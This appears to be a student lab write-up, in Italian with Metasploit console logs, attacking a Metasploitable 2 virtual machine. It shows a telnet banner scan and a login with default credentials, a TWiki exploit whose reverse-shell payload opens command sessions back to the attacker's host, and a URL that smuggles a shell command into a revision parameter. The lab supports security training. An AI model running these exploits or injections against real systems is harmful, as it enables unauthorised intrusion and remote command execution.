

W16D1

EXPLOIT Telnet con il modulo auxiliary/telnet_version




```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.32.101
rhosts => 192.168.32.101
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS    192.168.32.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[+] 192.168.32.101:23     - 192.168.32.101:23 TELNET _                  _       _ _        _     _      ____  \x0a _ __ ___   ___| |_ __ _ ___ _ __ | | ___
 (_) |_ __ _| |__ | | ___|___ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_)
| | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|\x0a                            |_|
                              \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with
 msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.32.101:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

TEST:




```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.32.101
[*] exec: telnet 192.168.32.101

Trying 192.168.32.101...
Connected to 192.168.32.101.
Escape character is '^]'.
msfadmin
                _                  _       _ _        _     _      ____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
Last login: Mon Sep  2 13:41:48 EDT 2024 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ 
```

EXPLOIT Twiki con il modulo unix/webapp/twiki_history




```
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.32.101   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.32.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Exploit:



```
Nmap done: 1 IP address (1 host up) scanned in 65.84 seconds
msf6 exploit(unix/webapp/twiki_history) > exploit

[*] Started reverse TCP double handler on 192.168.32.100:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[+] Successfully sent exploit request
[*] Command: echo JywVPRQgiTdYopWf;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Command: echo lcElqYjkf9c6FIce;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "JywVPRQgiTdYopWf\r\n"
[*] Matching...
[*] A is input...
[*] Reading from socket B
[*] B: "lcElqYjkf9c6FIce\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.32.100:4444 → 192.168.32.101:54159) at 2024-09-03 13:43:47 -0400

[*] Command shell session 1 opened (192.168.32.100:4444 → 192.168.32.101:54161) at 2024-09-03 13:43:48 -0400
█
```

TEST:



192.168.32.101/twiki/bin/view/Main/TWikiUsers?rev=2|pwd||echo%20

TWiki > Main > **TWikiUsers** (r1.2|pwd||echo)

TWiki webs:
Main | TWiki | Know | Sandbox

Main . { Users | Groups | Offices | Changes | Index | Search | Go }

/var/www/twiki/bin

Topic **TWikiUsers** . { ~~Edit~~ | ~~Attach~~ | Ref-By | Printable | Diffs | r1.16 | > | r1.15 | > | r1.14 | More }

Revision r1.2|pwd||echo - 01 Jan 1970 - 00:00 GMT -

Copyright © 1999-2003 by the contributing authors. All material on this collaboration platform is the property of the contributing authors.
Ideas, requests, problems regarding TWiki? Send feedback.